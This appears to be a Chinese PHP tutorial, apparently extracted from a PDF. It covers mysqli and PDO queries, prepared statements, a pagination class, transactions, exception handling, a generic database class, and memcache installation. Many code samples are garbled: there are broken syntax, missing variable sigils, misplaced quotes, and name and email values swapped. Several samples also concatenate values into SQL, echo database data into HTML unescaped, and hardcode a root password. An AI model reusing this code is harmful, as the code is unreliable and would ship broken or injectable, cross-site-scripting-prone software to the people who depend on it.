    echo '<tr>';
    foreach($row as $col) {
        echo '<td>'.$col.'</td>';
    }
    echo '</tr>';
}
echo '</table>';

```



```

//$result->close();
$result->free();
$mysqli->close();

```

json_encode()、json_decode()

```

<?php
function getTable($tabName) {
    $mysqli=new mysqli('localhost','root','123456','db31');
    if(mysqli_connect_errno()) {
        echo '失败: '.mysqli_connect_error();
        $mysqli=null;
        exit;
    }

    $sql='desc `'.$tabName.'`';

    $result=$mysqli->query($sql);
    $arr=array();
    while($row=$result->fetch_assoc()) {
        if($row['Key']=='PRI') {
            $arr['pri']=$row['Field'];
        } else {
            $arr[]=$row['Field'];
        }
    }

    $file=$tabName.'.php';
    $str='<?php'.json_encode($arr);
    if(!file_exists($file))
        file_put_contents($file,$str);
    /*<?php {"pri":"id","0":"name","1":"age","2":"sex","3":"email"}*/

    $result->close();
    $mysqli->close();
}

getTable('users');

getTab('users');

function getTab($tabName) {
    $file=$tabName.'.php';
    $str=ltrim(file_get_contents($file),'<?ph');
    $arr=json_decode($str,true);//当第二个参数为 TRUE 时，将返回

```

array 而非 object

```

        print_r($arr);
    }

    /*Array ( [pri] => id [0] => name [1] => age [2] => sex [3] => email ) */

```

一次执行多条语句结果的遍历

```

<?php
    $mysqli=new mysqli('localhost','root','123456','db31');
    if(mysqli_connect_errno()){
        echo '连接数据库失败:'.mysqli_connect_error();
        $mysqli=null;
        exit;
    }

    $sql='desc users;';
    $sql.='select * from users;';
    $sql.='show databases;';
    $mysqli->multi_query($sql);

    do{
        $result=$mysqli->store_result();
        echo '<table border="1" width="800" align="center">';
        echo '<tr>';
        while($field=$result->fetch_field()){
            echo
            '<th>'.$result->current field.'_'.'$field->name.'('.'$field->max length.'</th>';

        }
        echo '</tr>';
        while($row=$result->fetch_row()){
            echo '<tr>';
            foreach($row as $col){
                echo '<td>'.$col.'&nbsp;  </td>';
            }
            echo '</tr>';
        }
        echo '</table>';
        echo '['.'$result->num rows.'行, '$result->field count.'列]';
        $result->close();
        if($mysqli->more_results()){
            echo '<p>-----</p>';
        }
    }while($mysqli->next_result());
    $mysqli->close();

```

mysqli_stmt 类

有影响行数的 mysqli_stmt 操作

```
<?php
$mysqli=@new mysqli('localhost','root','123456','db31');

if(mysqli_connect_errno()){
    echo mysqli_connect_errno().':'.mysqli_connect_error();
    $mysqli=false;
    exit;
}

$sql="insert into users(name,age,sex,email) values(?,?,?,?)";
$stmt=$mysqli->prepare($sql) or die($mysqli->errno.':'. $mysqli->error);

$stmt->bind_param('siss',$name,$age,$sex,$email);

$name='demo123';
$age=77;
$email='demo@test.com';
$stmt->execute();

$sex='abc';
$email='demo@test.com';
$stmt->execute();

$name='demoabc';
$age='77';
$sex='abc';
$email='select * from';//使用 mysqli_stmt 类可以屏蔽 SQL 注入
$stmt->execute();

echo '影响的行数: '.$stmt->affected_rows.'<br />';
echo '最后插入的 ID: '.$stmt->insert_id.'<br />';
$stmt->close();
```

有结果集的 mysqli_stmt 操作

```
<?php
$mysqli=new mysqli('localhost','root','123456','db31');

if(mysqli_connect_errno()){
    echo mysqli_connect_errno().':'.mysqli_connect_error();
    $mysqli=null;
    exit;
}
```

```

$sql=' select id,name,age,sex,email from users where id > ?';
$stmt=mysqli->prepare($sql);
$stmt->bind_param('i',$i);
$i=3;
$stmt->bind_result($id,$name,$age,$sex,$email);
$stmt->execute();

$stmt->store_result();//为使下面的$stmt->num_rows 起作用，必须调用此方法

$result=$stmt->result_metadata();
while($field=$result->fetch_field()){
    echo $field->name.'-----';
}
echo '<br />';
while($stmt->fetch()){
    echo $id.'-----'. $name.'-----'. $age.'-----'. $sex.'-----'. $email.'-----<br />';
}
echo '总行数' . $stmt->num_rows; //在使用此属性之前需要调用$stmt->store_result()
mysqli->close();

```

案例——分类类（面向对象）

page.class.php

```

<?php
class Page{
    private $total;
    private $num;
    private $limit;
    private $cpage;
    private $pnum;
    private $uri;
    private $info=array('head'=>'条记录','first'=>'首页','next'=>'下一页',
        'prev'=>'上一页','last'=>'末页');
    function __construct($total,$num){
        $this->total=$total;
        $this->num=$num;

        $this->cpage=!empty($_GET['page'])?$_GET['page']:1;
        $this->pnum=ceil($this->total/$num);
        if($this->cpage < 1)
            $this->cpage=1;
        if($this->cpage > $this->pnum)
            $this->cpage=$this->pnum;
        $this->limit=$this->getLimit();
    }
}

```

```

        $this->uri=$this->geturi();
    }
    function set($key,$value=''){//设置首页、上一页、下一页、末页的显示方式
        if(array_key_exists($key,$this->info)){
            $this->info[$key]=$value;
        }
        return $this;//便于连续的设置多个配置
    }
    private function getLimit() {//得到 SQL 的限制条件语句
        $str='Limit';
        $offset=($this->cpage-1)*$this->num;
        $str.=$offset.','.$this->num;
        return $str;
    }
    private function geturi() {//得到本页的 URI
        //获取当前的 url, 如果没有参数时, 就没有?, 在没有?的时候就在 URL
        上加上?

        $url=strstr($_SERVER['REQUEST_URI'],'?')?$_SERVER['REQUEST_URI']:$_SERVER['REQUEST_URI'].'?';
        //把一个完整的 URL 分成每一部分, 每个部分都放在$arr 数组, 其中数组下标$arr[path]是路径和文件部分
        // $arr['query']是参数或是查询字符串 page=5&cid=6&aaa=bbb
        $arr=parse_url($url);
        if(isset($arr['query'])){
            //将参数转成数组, $shu=array('cid'=>6,'aaa'=>bbb)
            parse_str($arr['query'],$shu);
            unset($shu['page']);
            //http_build_query cid=6&aaa=bbb
            $url=$arr['path'].'?'.http_build_query($shu);
        }
        return $url;
    }
    function __get($proName) {//返回 SQL 查询的限制语句
        if($proName=='limit'){
            return $this->limit;
        }
    }
    private function first() {//首页和上一页的链接
        $str='';
        if($this->cpage!=1){
            $prev=($this->cpage > 1)? $this->cpage-1:1;
            $str.='&nbsp;&nbsp;&nbsp;<a
href="'.$this->uri.'&page=1">'. $this->info['first'].'</a>&nbsp;&nbsp;&nbsp;';

```

```

        $str.= '&nbsp;&nbsp;&nbsp;<a
href="'. $this->uri. '&page=' . $prev. '">'. $this->info['prev']. '</a>&nbsp;&nbsp;&nbsp;';
    }
    return $str;
}

private function last() { // 下一页和末面的链接
    $str='';
    if($this->cpage!=$this->pnum && $this->pnum!=0) {
        $next=($this->cpage
$this->pnum)?$this->cpage+1:$this->pnum;
        $str.= '&nbsp;&nbsp;&nbsp;<a
href="'. $this->uri. '&page=' . $next. '">'. $this->info['next']. '</a>&nbsp;&nbsp;&nbsp;';
        $str.=
        '&nbsp;&nbsp;&nbsp;<a
href="'. $this->uri. '&page=' . $this->pnum. '">'. $this->info['last']. '</a>&nbsp;&nbsp;&nbsp;
&nbsp;&nbsp;&nbsp;';
    }
    return $str;
}

private function list1() { // 得到本页之前和之后的页的链接
    $str='';
    for($i=4;$i>0;$i--){
        $page=$this->cpage-$i;
        if($page>0)
            $str.= '&nbsp;&nbsp;&nbsp;<a
href="'. $this->uri. '&page=' . $page. '">'. $page. '</a>&nbsp;&nbsp;&nbsp;';
    }
    if($this->pnum>1)
        $str.= '&nbsp;&nbsp;&nbsp;'. $this->cpage. '&nbsp;&nbsp;&nbsp;';
    for($i=1;$i<5;$i++){
        $page=$this->cpage+$i;
        if($page<=$this->pnum)
            $str.= '&nbsp;&nbsp;&nbsp;<a
href="'. $this->uri. '&page=' . $page. '">'. $page. '</a>&nbsp;&nbsp;&nbsp;';
    }
    return $str;
}

private function go() {
    return ' <input type="text" style="width:20px" /><input
type="button" value="GO" style="width:20px" />';
}

private function start() { // 得到起始记录号
    if($this->total == 0)
        return 0;
    return ($this->cpage-1)*$this->num+1;
}

```

```

    }

    private function stop() { //得到本页最后的最后一个记录的记录号
        if($this->cpage==$this->pnum)
            return $this->total;
        else if($this->total==0)
            return 0;
        else
            return $this->cpage*$this->num;
    }

    private function cpage() { //得到正确的当前页
        if($this->total==0)
            return 0;
        else
            return $this->cpage;
    }

    private function num() { //得到当页显示的页数
        if($this->total==0)
            return 0;
        else
            return($this->stop()-$this->start()+1);
    }

    function fpage() {

```

```

        $args=func_get_args();
        if(count($args) > 0)
            $arr=$args;
        else
            $arr=array(0, 1, 2, 3, 4, 5, 6, 7);

```

```

        //下面的利用数组的方法便于设置所要显示的选项
        $str[0]='&nbsp;';
        <b>'. $this->total.' </b>'. $this->info['head'].'&nbsp;';
        $str[1]='&nbsp;<b>'. $this->start().' - '. $this->stop().' </b> 条
        &nbsp;';
        $str[2]='&nbsp;本页显示<b>'. $this->num().' </b>条&nbsp;';
        $str[3]='&nbsp;<b>'. $this->cpage().' / '. $this->pnum.' </b>&nbsp;';

        $str[4]=$this->first();
        $str[5]=$this->list1();
        $str[6]=$this->last();
        $str[7]=$this->go();

```

```

        $p='';
        foreach($arr as $i)
            $p.=$str[$i];

```

```
return $p;
```

```
}
```

```
}
```

list.php

```
<?php
include 'page.class.php';
header('content-type:text/html;charset=utf-8;');
$mysqli=new mysqli('localhost','root','123456','db31');
function total($tabName){
    global $mysqli;
    $sql="select count(*) from `".$tabName."`";
    $stmt=$mysqli->prepare($sql);
    $stmt->bind_result($total);
    $stmt->execute();
    $stmt->fetch();
    return $total;
}
$num=4;
$page=new Page(total('users'),$num);
$page->set('head','条图片');
//连续的设置多个配置
$page->set('first','|<')->set('last','>|')->set('prev','|<<')->set('next','>>|');
$sql="select id,name,age,sex,email from users order by id".$page->limit;
$stmt=$mysqli->prepare($sql);
$stmt->bind_result($id,$name,$age,$sex,$email);
$stmt->execute();
$stmt->store_result();
?>
<table border="1" width="900" align="center">
    <tr>
        <th>&nbsp;</th>
        <th>编号</th>
        <th>姓名</th>
        <th>年龄</th>
        <th>性别</th>
        <th>电子邮件</th>
        <th>操作</th>
    </tr>
<?php
while($stmt->fetch()){
    ?>
    <tr>
        <td><input type="checkbox" name="del[]" value="<?php echo $id ?>"
//</td>
```



```

        <td><?php echo $id ?></td>
        <td><?php echo $name ?></td>
        <td><?php echo $age ?></td>
        <td><?php echo $sex ?></td>
        <td><?php echo $email ?></td>
        <td><a href="action.php$a=mod&id=<?php echo $id ?>">修改</a>删除
    </td>
</tr>
<?php
}
?>

<tr><td colspan="7" align="right"><?php echo
$page->fpage(0,1,2,3,4,5,6,7)/*在此可以修改所要显示的项目*/ ?></td></tr>

```

事务处理

就是将多个语句执行的过程看作是一个整体来处理

商品数表， 扣除一个商品
 从用户表， 从张三 扣除 50 元
 从用户表， 向李四 加入 50 元
 提交
 如果有一个地方出错，都回到最初的状态（撤消或回滚）

InnoDB: 支持事务处理

MyISAM: 不支持事务处理

所有 SQL 语句默认都是自动提交的

```

CREATE TABLE `zh` (
  `name` varchar(32) default NULL,
  `ye` int(11) default NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

<?php
$mysqli=new mysqli('localhost','root','123456','db31');
if(mysqli_connect_errno()){
    echo '数据库连接失败:'.mysqli_connect_error();
    $mysqli=null;
    exit;
}
$mysqli->autocommit(0);
$price=500;
$success=true;
$sql="update zh set ye=ye-".$price." where name='zhangsan'";
$result=$mysqli->query($sql);
if($result && $mysqli->affected_rows>0){
    echo '张三转出成功! <br />';
}else{
    echo '张三转出失败! <br />';
}

```

```

        $success=false;
    }
    $sql="update zh set ye=ye+ ".$price." where name='lisi'";
    $result=$mysqli->query($sql);
    if($result && $mysqli->affected_rows > 0) {
        echo '李四转入成功! <br />';
    }else{
        echo '李四转入失败! <br />';
        $success=false;
    }
    if($success) {
        echo '转帐成功!';
        $mysqli->commit();
    }else{
        echo '转帐失败!';
        $mysqli->rollback();
    }
    $mysqli->autocommit(1);
    $mysqli->close();

```

异常处理

```

<?php
$a=empty($_GET['a'])?$_GET['a'];

try{
    echo '11111111111111111111<br />';
    if($a==2)
        throw new Exception('this is a Exception',2); //如果有抛出此句之
        后的包含在 try 语句块内的语句将不执行。
    else
        echo '22222222222222222222<br />';
    echo '33333333333333333333<br />';
} catch(Exception $e) {
    echo 'message:'.$e->getMessage().'<br />';
    echo 'File:'.$e->getFile().'<br />';
    echo 'Line:'.$e->getLine().'<br />';
    echo 'Code:'.$e->getCode().'<br />';
    echo '#####<br />';
}

/*当$a 等于 2 有时显示
11111111111111111111
message:this is a Exception
File:C:\AppServ\www\temp\stmt\exception.php
Line:7

```

```

Code:2
#####
否则显示
111111111111111111
222222222222222222
333333333333333333
*/

```

选择性的抛出

```

<?php

class DemoException extends Exception{
    var $a;

    function __construct($a, $mess=null, $code=0) {
        parent::__construct($mess, $code);
        $this->a=$a;
    }

    function test() {
        echo '专门去解决 a==2 问题的办法! '.$this->a.' <br />';
    }
}

class TestException extends Exception{
    function test1() {
        echo '专门去解决 a==3 问题的办法! <br />';
    }
}

class HelloException extends Exception{

}

class AAA extends Exception{
    function __construct($mess) {
        parent::__construct($mess);
    }
}

$a=isset($_GET['a'])?$_GET['a']:1;

try{
    echo '1111111111111111<br />';
    if($a==2)
        throw new DemoException('this is a ====2 le');
}

```

```

else if($a==3)
    throw new TestException('this a === 3');
else if($a==4)
    throw new HelloException('this a===4');
else if($a==5)
    throw new AAA('55555555555');
else if($a==6)
    throw new Exception('66666666666');
echo '2222222222222222<br />';
} catch(DemoException $e) {
    $e->test();
} catch(TestException $e) {
    $e->test1();
} catch(HelloException $e) {
    $e->test2();
} catch(Exception $e) { //当 a=5 和 a=6 时执行的都是此语句块
    echo $e->getMessage().'<br />';
    //可以在 catch 语句块中嵌入 try-catch 语句
    try{

    } catch(Exception $ee) {

    }
}
echo '333333333333333';

```

PDO 异常处理解析

```

<?php
class PDOException extends Exception{
    function connect() {

    }

    function pre() {

    }

    function execute() {

    }
}
class PDO{
    function __construct($dsn, $user, $pass, $arr) {
        if(connerror) {
            throw new PDOException('connect error');
        }
    }
}

```

```

function prepare() {
    if()
        throw new PDOException('stmt prepare sql error');
}
function execute() {
    if()
        throw new PDOException('execute sql error');
}
function query() {
    if()
        throw new PDOException('query sql error');
}
function other() {
    if()
        throw new PDOException('other sql error');
}
}

try{
    $pdo = new PDO('aa','aa','aa');
}catch(PDOException $e){
    $e->getMessage();
    $e->connect();
}

try{
    $pdo->prepare($sql);
    $pdo->query();
    $pdo->other();
    $pdo->execute();
}catch(PDOException $e){
    $e->getMessage();
    $e->pro();
}

```

PDO

```

<?php
try{
    $arr=array(PDO::ATTR_AUTOCOMMIT=>0,PDO::ATTR_PERSISTENT=>true);
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456',$arr);
}catch(PDOException $e){
    echo '连接失败: '. $e->getMessage();
}
//$pdo->setAttribute(PDO::ATTR_AUTOCOMMIT,0);

```

```

echo $pdo->getAttribute(PDO::ATTR_DRIVER_NAME).'<br />';
echo $pdo->getAttribute(PDO::ATTR_SERVER_VERSION).'<br />';
echo $pdo->getAttribute(PDO::ATTR_AUTOCOMMIT).'<br />';
echo $pdo->getAttribute(PDO::ATTR_PERSISTENT).'<br />';

```

```

<?php
try{
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    //下面设置错误模式为异常模式，是为了在执行 SQL 语句出错时抛出异常，否则按
    默认的 SILENT 模式，在出错时不会有任何出错提示信息。
    $pdo->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_EXCEPTION);
    $pdo->setAttribute(PDO::ATTR_AUTOCOMMIT,0);
}catch(PDOException $e){
    echo '连接失败: '.$e->getMessage();
}

try{
    $price=50;
    $pdo->beginTransaction();

    $num=$pdo->exec("update zh set ye=ye-'".$price."' where name='zhangsan'");

    if(!$num)
        throw new PDOException('张三转出失败');

    $num=$pdo->exec("update zh set ye=ye+'".$price."' where name='lisi'");
    if(!$num)
        throw new PDOException('李四转入失败');

    echo '交易成功!';
    $pdo->commit();
}catch(PDOException $e){
    echo '交易失败! '.$e->getMessage();
    $pdo->rollback();
}

$pdo->setAttribute(PDO::ATTR_AUTOCOMMIT,1);

```

有影响行数 SQL 的 PDO 操作

绑定参数形式

```

<?php
try{
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $pdo->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_EXCEPTION);
}catch(PDOException $e){
    echo '连接失败: '.$e->getMessage();
}

```

```

try{
    //是?参数 --- 索引
    $stmt=$pdo->prepare("INSERT INTO users(name, age, sex, email)
    VALUE(?, ?, ?, ?)");
    $stmt->bindParam(1, $name, PDO::PARAM_STR);
    $stmt->bindParam(2, $age, PDO::PARAM_INT);
    $stmt->bindParam(3, $sex, PDO::PARAM_STR);
    $stmt->bindParam(4, $email, PDO::PARAM_STR);

    /*
    是名字参数 --- 关联
    $stmt=$pdo->prepare("INSERT INTO users(name, age, sex, email)
    VALUE(:name, :age, :sex, :email)");
    $stmt->bindParam(':name', $name);
    $stmt->bindParam(':age', $age);
    $stmt->bindParam(':sex', $sex, PDO::PARAM_STR);
    $stmt->bindParam(':email', $email, PDO::PARAM_STR);
    */

    $name='abc';
    $age=10;
    $sex='nh';
    $email='a@b.com';

    $stmt->execute();

    echo $pdo->lastInsertId().<br />';
    echo $stmt->rowCount();

} catch(PDOException $e) {
    echo $e->getMessage();
}

```

使用数组的形式

```

<?php
try{
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch(PDOException $e) {
    echo '连接失败: '. $e->getMessage();
}

try{
    /*
    //是?参数 --- 索引数组

```

```

$stmt=$pdo->prepare("INSERT INTO users(name, age, sex, email)
VALUES(?, ?, ?, ?)");
$stmt->execute(array('www', 55, 'aa', 'a@q.com'));
$stmt->execute(array('bbb', 23, 'fd', 'd@dd.com'));
$stmt->execute(array('ccc', 33, 'ds', 'ds@fds.com'));
*/

```

```

//是名字参数 --- 关联数组
$stmt=$pdo->prepare("INSERT INTO users(name, age, sex, email)
VALUES(:name, :age, :sex, :email)");

$stmt->execute(array('email'=>'www', 'age'=>'55', 'sex'=>'nv', 'name'=>'w@sina.com'));

$stmt->execute(array('email'=>'xxx', 'age'=>'35', 'sex'=>'nan', 'name'=>'fda@sia.com'));

$stmt->execute(array('email'=>'yyy', 'age'=>'25', 'sex'=>'nv', 'name'=>'gd@sdfa.com'));

$stmt->execute(array('email'=>'ooo', 'age'=>'65', 'sex'=>'nab', 'name'=>'fdsa@sfdsa.com'));

```

```

echo $pdo->lastInsertId().<br />;
echo $stmt->rowCount();
} catch(PDOException $e) {
    echo $e->getMessage();
}

```

有结果集的 PDO 操作

方式一

```

<?php
try{
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch(PDOException $e) {
    echo '连接失败: '. $e->getMessage();
}

try{
    $stmt=$pdo->prepare("select id, name, age, sex, email from users where id > ?
and id < ?");
    $stmt->execute(array(5, 30));
}
/*

```



```

//获取一条结果集记录的操作方式
while($row=$stmt->fetch(PDO::FETCH_BOTH)) {
    print_r($row);
    echo ' <br />';
}

*/

$stmt->setFetchMode(PDO::FETCH_NUM); //默认的获取模式是：PDO::FETCH_BOTH
//一次获取全部结果集记录的方式
$data=$stmt->fetchAll();
echo ' <pre>';
print_r($data);
echo ' </pre>';
echo $stmt->rowCount();
} catch(PDOException $e) {
    echo $e->getMessage();
}

```

方式二

```

<?php
try{
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch(PDOException $e) {
    echo '连接失败: '. $e->getMessage();
}

try{
    $stmt=$pdo->prepare("select id,name,age,sex,email from users where id > ?
and id < ?");
    $stmt->bindColumn('id',$id);
    $stmt->bindColumn(2,$name);
    $stmt->bindColumn(3,$age);
    $stmt->bindColumn('sex',$sex);
    $stmt->bindColumn('email',$email);
    $stmt->execute(array(5,30));

    echo ' <table border="1" align="center">';
    echo ' <tr>';
    for($i=0;$i<$stmt->columnCount();$i++) {
        $field=$stmt->getColumnMeta($i);
        echo ' <th>'. $field['name']. ' </th>';
    }
    echo ' </tr>';

    while($stmt->fetch(PDO::FETCH_NUM)) {

```

```

        echo
'<tr><td>'. $id. '</td><td>'. $name. '</td><td>'. $age. '</td><td>'. $sex. '</td><td>'.
$email. '</td></tr>';
    }
    echo '</table>';
} catch(PDOException $e) {
    echo $e->getMessage();
}

```

DB 类

mixed call_user_func (callback \$function [, mixed \$parameter [, mixed \$...]])

Call a user defined function given by the function parameter.

```

<?php
function fun($a,$b){
    echo '$a is:'. $a.', $b is:'. $b.'<br />';
}
call_user_func('fun','banana','apple');

```

mixed call_user_func_array (callback \$function , array \$param_arr)

Call a user function given with an array of parameters

```

<?php
function fun($a,$b){
    echo '$a is:'. $a.', $b is:'. $b.'<br />';
}
call_user_func_array('fun',array('apple','banana'));
class Class1{
    function fun($a,$b){
        echo '$a is:'. $a.', $b is:'. $b.'<br />';
    }
}
call_user_func_array(array('Class1','fun'),array('apple','banana'));
$obj=new Class1;
call_user_func_array(array($obj,'fun'),array('apple','banana'));

```

创建数据库

```

CREATE TABLE `users` (
`id` int(10) unsigned NOT NULL auto_increment,
`name` varchar(12) NOT NULL,
`password` varchar(32) NOT NULL,
`age` int(11) NOT NULL,
`sex` varchar(4) NOT NULL,
`email` varchar(32) NOT NULL,
PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=45 DEFAULT CHARSET=utf8

```

mysqli 版本

db.class.php

```
<?php
class DB{
    protected $tabName;
    protected $mysqli;
    protected $fields;
    function __construct($tabName) {
        $this->tabName=$tabName;
        $this->mysqli=new mysqli('localhost','root','123456','db31');
        if($mysqli->connect_errno){
            echo '连接失败: '.$mysqli->connect_error;
            $this->mysqli=null;
            exit;
        }

        $this->fields=$this->getTable();
    }
    private function getTable() {
        $result=$this->mysqli->query("desc `".$this->tabName."`");
        $fields=array();
        while($row=$result->fetch_assoc()){
            if($row['Key']=="PRI"){
                $fields['pri']=$row['Field'];
            }else{
                $fields[]=$row['Field'];
            }
        }
        //print_r($fields);
        return $fields;
    }
}

//insert() 版本一
function insert($post=null) {
    if(is_null($post))
        $post=$_POST;
    $fields="";
    $values="";
    foreach($post as $key => $val) {
        if(in_array($key,$this->fields)) {
            $fields.=$key.", ";
            $values.="'.htmlspecialchars($val).'", ";
        }
    }
}
```

```

        $fields=rtrim($fields,',');
        $values=rtrim($values,',');
        $sql="INSERT INTO `".$this->tabName."` (". $fields.")
VALUES (". $values.")";
        $result=$this->mysqli->query($sql);
        if($result) {
            return $this->mysqli->insert_id;
        }else{
            return 0;
        }
    }
}

```

//insert() 版本二

```

function insert($post=null) {
    if(is_null($post))
        $post=$_POST;
    $fields='';
    $values=array();
    $zw='';
    $type='';
    foreach($post as $key=>$val) {
        if(in_array($key,$this->fields)) { //过滤表单中与数据表字
            $fields.=$key.',';
            $values[]=htmlspecialchars($val); //将表单中所提
            交的内容中的特殊字符转化为 HTML 实体
            $zw.='?';
            $type.='s';
        }
    }
    $fields=rtrim($fields,',');
    $zw=rtrim($zw,',');
    $sql="INSERT INTO `".$this->tabName."` (". $fields.")
VALUES (". $zw.")";
    $stmt=$this->mysqli->prepare($sql);
    array_unshift($values,$type);
    call_user_func_array(array($stmt,'bind_param'),$values); // 调用
    $stmt->bind_param 函数
    $stmt->execute();
}

function update($post=null) {
    if(is_null($post))
        $post=$_POST;
}

```

```

        $fields='';
        $values=array();
        $pri=$post[$this->fields['pri']];//将表单数组中的有关于主键的元
元素提取出来
        unset($post[$this->fields['pri']]);//删除表单数据中的关于主键的
元素，便于与上句结合来将主键信息与 SQL 语句中的？顺序相匹配。
        foreach($post as $key=>$val) {
            if(in_array($key,$this->fields)) { //过滤表单中与数据表字
段名不同的数组元素
                $fields.=$key.'=?,';
                $values[]=$val;
                $type.='s';
            }
        }
        $values[]=$pri;
        array_unshift($values,$type);
        $fields=rtrim($fields,',');
        $sql="UPDATE `".$this->tabName."` SET `".$fields."`
WHERE ".$this->fields['pri']."=?";
        $stmt=$this->mysqli->prepare($sql);
        call_user_func_array(array($stmt,'bind_param'),$values);
        $stmt->execute();
        return $stmt->affected_rows;
    }

    private function comsql($arr,$args,$type) { //拼装 SQL 语句
        if(!empty($arr['field']))
            $fields=$arr['field'];
        else
            $fields=implode(',',$this->fields);

        if(!empty($arr['where']))
            $where=' WHERE '.$arr['where'];
        else
            $where='';

        if(!empty($arr['order']))
            $order=' ORDER BY '.$arr['order'];
        else
            $order=" ORDER BY `".$this->fields['pri']."` ASC";

        if(!empty($arr['limit']))
            $limit=" LIMIT ".$arr['limit'];
        else
            $limit='';
    }

```

```

        if($type)
            $sql="SELECT count(*) as count FROM
`".$this->tabName."`. $where. $order. $limit;
        else
            $sql="SELECT ".$fields."
FROM ".$this->tabName. $where. $order. $limit;
        $stmt=$this->mysqli->prepare($sql);
        if(!empty($args)) {
            $t=str_repeat(' s', count($args));
            array_unshift($args, $t);
            call_user_func_array(array($stmt, 'bind_param'), $args);
        }
        $stmt->execute();
        return $stmt;
    }

function select($arr=array(), $args=array()) {
    $stmt=$this->comsql($arr, $args, false);
    $result = array();
    $field = $stmt->result_metadata()->fetch_fields();
    $out=array();
    //获取所有结果集中的字段名
    $fields=array();
    foreach($field as $val) {
        $fields[]=$out[$val->name];
    }
    //用所有字段名绑定到 bind_result 方上
    call_user_func_array(array($stmt, 'bind_result'), $fields);
    while($stmt->fetch()) {
        $t=array(); //一条记录关联数组
        foreach($out as $key => $val)
            $t[$key]=$val;
        $result[]=$t;
    }
    return $result;
}

function total($arr=array(), $args=array()) {
    $stmt=$this->comsql($arr, $args, true);
    $stmt->bind_result($count);
    $stmt->fetch();
    return $count;
}

function find() {

```

```

    }
    function delete($id) {
        if(is_array($id)) { //删除多条记录的操作
            $type=str_repeat('s', count($id));
            $args=rtrim(str_repeat('?', count($id)), ',');
            $pri=$this->fields['pri'].' in ('.$args.')';
            $sql="delete from ".$this->tabName.' where '.$pri;
            $stmt=$this->mysqli->prepare($sql);
            array_unshift($id, $type);
            call_user_func_array(array($stmt, 'bind_param'), $id);
        } else { //删除单记录的操作
            $pri=$this->fields['pri'].'=?';
            $sql="delete from `".$this->tabName."` where ".$pri;
            $stmt=$this->mysqli->prepare($sql);
            $stmt->bind_param('s', $id);
        }
        if($stmt->execute())
            return $stmt->affected_rows;
        else
            return 0;
    }
    function __destruct() {
        $this->mysqli->close();
    }
}

```

pro. php

```

<?php
include 'db.class.php';
$db=new DB('users');
if($_GET['a']=='add') {
    $data=$_POST;
    echo $db->insert($data);
} else if($_GET['a']=='mod') {
    echo $db->update($_POST);
} else if($_GET['a']=='del') {
    // $id=65; //删除一条记录
    $id=array(60, 59, 62, 63); //删除多条记录
    echo $db->delete($id);
} else if($_GET['a']=='sel') {
    $data=$db->select(array('limit'=>'0,10', 'field'=>'id,name,age,sex,email', 'where'=>'id > ? and id < ?'), array(0,50));
    echo '<pre>';
    print_r($data);
}

```

```

        echo '</pre>';
    }else if($_GET['a']=='total'){
        echo $db->total(array('where'=>' id >? and id <?'),array(10,30));
    }
}

```

add.html

```

<form action="pro.php?a=add" method="post">
    username: <input type="text" name="name" /><br />
    password: <input type="password" name="password" /><br />
    age: <input type="text" name="age" /><br />
    sex: <input type="text" name="sex" /><br />
    email: <input type="text" name="email" />
    <input type="submit" name="sub" value="add" /><br />
</form>

```

mod.html

```

<form action="pro.php?a=mod" method="post">
    username:<input type="text" name="name" /><br />
    <input type="hidden" name="id" value="64" />
    password:<input type="password" name="password" /><br />
    age:<input type="text" name="age" /><br />
    sex:<input type="text" name="sex" /><br />
    email:<input type="text" name="email" /><br />
    <input type="submit" name="sub" value="add"><br />
</form>

```

Memcache

memcache 的端口号是：11211

C 语言开发

内存缓存（不是持久的）

从数据库表中查出来的结果 最好使用 memecache 保存

memcache 的安装：

windows 下的安装：

1. 准备软件：memcached.exe
2. 打开命令提示符窗口中，进入 memcache.ext 所在的目录。
3. 执行下面的命令：

memcache -d install 安装服务

memcache -d start 开启服务

卸载时执行下面的命令：

memcache -d stop 停止服务

memcache -d uninstall 卸载服务

4. 将文件 php_memcache.dll 复制到 php.ini 文件中 extension_dir 所设置的目录中，即 PHP 的扩展目录中。

5. 在 php.ini 文件中的加入 “extension=php_memcache.dll”。

6. 重启服务器，相看 `phpinfo()` 中是否有 `memcache` 的信息。

资料：

安装 Memcache 服务器（Linux 和 Window 上分别安装）

在 Linux 下安装

服务器端主要是安装 `memcache` 服务器端，目前的最新版本是 `memcached-1.3.0`。

下载：<http://www.danga.com/memcached/dist/memcached-1.2.2.tar.gz>

另外，`Memcache` 用到了 `libevent` 这个库用于 `Socket` 的处理，所以还需要安装 `libevent`

官网：<http://www.monkey.org/~provos/libevent/>

下载：<http://www.monkey.org/~provos/libevent-1.3.tar.gz>

基于libevent的事件处理

`libevent`是一套跨平台的事件处理接口的封装，能够兼容包括这些操作系统：
`Windows/Linux/BSD/Solaris` 等操作系统的的事件处理。

包装的接口包括：

`poll`、`select`(`Windows`)、`epoll`(`Linux`)、`kqueue`(`BSD`)、`/dev/pool`(`Solaris`)

`Memcached` 使用 `libevent` 来进行网络并发连接的处理，能够保持在很大并发情况下，仍旧能够保持快速的响应能力。

`libevent`: <http://www.monkey.org/~provos/libevent/>



用 `wget` 指令直接下载这两个东西。下载回源文件后。

1. 先安装 `libevent`。这个东西在配置时需要指定一个安装路径，即 `./configure -prefix=/usr`；然后 `make`；然后 `make install`；

2. 再安装 `memcached`，只是需要在配置时需要指定 `libevent` 的安装路径即 `./configure -with-libevent=/usr`；然后 `make`；然后 `make install`；

-

1. 分别把 `memcached` 和 `libevent` 下载回来，放到 `/tmp` 目录下：

Java 代码

1. # `cd /tmp`
2. # `wget http://www.danga.com/memcached/dist/memcached-1.2.0.tar.gz`

```
3. # wget http://www.monkey.org/~provos/libevent-1.2.tar.gz
```

2. 先安装 libevent:

```
1. # tar zxvf libevent-1.2.tar.gz
